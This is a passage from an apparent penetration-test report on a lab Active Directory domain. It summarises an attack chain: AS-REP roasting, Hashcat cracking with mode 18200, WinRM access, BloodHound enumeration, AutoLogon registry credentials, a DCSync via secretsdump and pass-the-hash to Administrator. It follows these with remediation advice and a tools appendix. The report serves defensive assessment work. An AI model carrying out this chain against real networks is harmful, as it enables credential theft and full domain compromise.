DefaultUserName      : EGOTISTICALBANK\svc_loanmanager
DefaultPassword      : <REDACTED>
```

Evidence:

- winPEAS output showing AutoLogon credentials.
- Successful authentication using the extracted credentials.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically AS-REP roasting, excessive privileges assigned to service accounts, and insecure storage of plaintext credentials—the following security controls and best practices are recommended:

1. Harden Kerberos Authentication Policies

- Enforce Kerberos pre-authentication for all domain accounts, including service and user accounts, to prevent AS-REP roasting attacks.
- Regularly audit user accounts for the `Do not require Kerberos preauthentication` flag and disable it unless explicitly required.
- Implement account lockout policies to deter brute-force and offline password cracking attempts.

2. Restrict Privileged Account Permissions

- Review and minimize the assignment of sensitive privileges such as `Replicating Directory Changes` and `Replicating Directory Changes All`.
- Remove DCSync rights from non-administrative accounts like `svc_loanmgr` unless absolutely necessary.
- Use tiered administrative models and Just-In-Time (JIT) access provisioning to limit exposure of high-privilege accounts.

3. Eliminate Insecure AutoLogon Configurations

- Disable AutoLogon functionality on all domain-joined systems, especially those with privileged accounts.
- Remove plaintext credentials from registry keys such as `DefaultUserName`, `DefaultPassword`, and `DefaultDomainName`.
- Enforce Group Policy settings to prevent storage of credentials in the registry (`DisableDomainCreds` and `DontDisplayLastUserName`).

4. Strengthen Credential Hygiene and Storage

- Rotate all exposed or potentially compromised credentials, including those for `fsmith`, `svc_loanmgr`, and `Administrator`.
- Enforce strong, unique passwords for all domain accounts and implement password expiration policies.
- Store service account credentials in a secure vault (e.g., CyberArk, HashiCorp Vault, Azure Key Vault) rather than in plaintext or registry keys.

5. Monitor and Audit Active Directory Activity

- Enable auditing for DCSync-related events (Event IDs 4662, 4624, 4672) and monitor for anomalous replication requests.
- Deploy a Security Information and Event Management (SIEM) solution to correlate and alert on suspicious authentication and privilege escalation behavior.
- Regularly review BloodHound or similar AD enumeration tools to proactively identify misconfigurations and privilege escalation paths.

6. Secure Remote Management Interfaces

- Restrict access to WinRM to trusted IP ranges and enforce HTTPS with valid certificates.
- Require multi-factor authentication (MFA) for remote administrative access.
- Monitor WinRM logs for unusual login patterns or lateral movement attempts.

7. Conduct Regular Security Assessments

- Perform periodic internal penetration tests and Active Directory audits to identify emerging risks.
- Validate that all remediation actions have been implemented and are effective.
- Train system administrators on secure configuration practices and the risks of credential exposure.

By implementing these layered defenses—ranging from authentication hardening to privilege minimization and secure credential storage—you will significantly reduce the attack surface and prevent the exploitation techniques demonstrated during this assessment.

5. Conclusions

Executive Summary

Imagine your company's digital infrastructure as a secure corporate headquarters. During our assessment, we discovered that while the front doors appeared locked, there were hidden vulnerabilities that allowed us to slip in through side entrances—and once inside, we found keys carelessly left in drawers and even a master key hanging on a hook labeled "Do Not Touch."

- One employee account was configured in a way that allowed us to request a copy of their digital ID without needing any password—like asking security for a staff badge and getting it, no questions asked.
- We cracked that ID's password offline and used it to walk through the front door, gaining access to internal systems as a regular employee.
- Once inside, we found a sticky note with the login credentials of a much more powerful user—one who had the ability to copy the entire company directory, including the passwords of every employee, manager, and even the CEO.
- With those credentials, we accessed the digital equivalent of the company's master vault, extracting the keys to every room, every file cabinet, and every safe.

If these issues remain unresolved, a real attacker could silently infiltrate your network, impersonate employees, steal sensitive data, and take full control of your systems. This could lead to data breaches, operational disruption, reputational damage, and regulatory penalties. These aren't just technical flaws—they're unlocked doors in your digital headquarters.

Technical Summary

1. **AS-REP Roasting on Kerberos Account** The domain user fsmith had Kerberos pre-authentication disabled, allowing an attacker to request and receive an encrypted authentication response (AS-REP) without needing valid credentials. This response was cracked offline using Hashcat, revealing the user's plaintext password.

2. **Initial Access via WinRM** With the cracked credentials, we established a remote PowerShell session using WinRM, gaining an interactive shell as the user fsmith on the target host.
3. **Active Directory Enumeration with BloodHound** We uploaded and executed SharpHound to collect AD data. BloodHound analysis revealed that the service account svc_loanmgr had DCSync privileges—allowing it to impersonate a Domain Controller and request password hashes for any user in the domain.
4. **Credential Discovery via WinPEAS** Running winPEAS revealed that AutoLogon was enabled, and plaintext credentials for svc_loanmgr were stored in the Windows registry. These credentials were extracted directly from the system.
5. **Domain Controller Compromise via DCSync** Using the credentials of svc_loanmgr, we executed Impacket's secretsdump to perform a DCSync attack. This allowed us to retrieve NTLM hashes for all domain users, including the Administrator account.
6. **Administrator Access via WinRM** With the Administrator hash, we authenticated via WinRM and obtained full administrative access to the domain controller—confirming complete domain compromise.

This assessment demonstrated a full attack chain: from unauthenticated user to domain administrator. The combination of misconfigured authentication settings, excessive privileges, and insecure credential storage created a clear path for escalation. Addressing these issues is critical to protecting your organization from real-world attackers who exploit the same weaknesses to breach enterprise networks.

6. Appendix: Tools Used

- **Ping** Used to verify host availability and infer the operating system based on the TTL value returned in the ICMP response.
- **Nmap** Employed for comprehensive network reconnaissance, including full TCP SYN scans (`-sS -p-`) and service/version detection (`-sVC`). Output was saved in both grepable and normal formats for analysis.
- **Impacket (GetNPUsers, secretsdump)** A powerful Python toolkit for network protocol interaction. `GetNPUsers` was used to extract AS-REP hashes from accounts without Kerberos pre-authentication. `secretsdump` was used to perform a DCSync attack and extract NTLM hashes from the domain controller.
- **Hashcat** A high-performance password-cracking tool used to crack the AS-REP hash for the user `fsmith` using the RockYou wordlist and mode 18200 (Kerberos 5 AS-REP).
- **BloodHound & SharpHound** BloodHound was used to visualize and analyze Active Directory relationships. SharpHound was uploaded and executed on the target to collect AD data, which was then imported into BloodHound for privilege escalation path discovery.
- **Evil-WinRM** A post-exploitation tool used to establish interactive PowerShell sessions over WinRM. It facilitated command execution, file uploads/downloads, and privilege escalation activities.

- **winPEAS** A Windows privilege escalation enumeration script used to identify misconfigurations and sensitive data, including plaintext AutoLogon credentials stored in the registry.
- **Neo4j** A graph database engine required to run BloodHound. It was used to store and query the Active Directory data collected by SharpHound.
- **generate-ad-username (GitHub)** A Python-based tool used to generate realistic Active Directory-style usernames from full names discovered during enumeration.
- **nxc winrm** A WinRM client used to establish the initial foothold on the target system as the user `fsmith` after cracking the AS-REP hash.
- **Linux Utilities (upload/download)** Used within Evil-WinRM to transfer tools such as SharpHound.exe and winPEASx64.exe to and from the target system.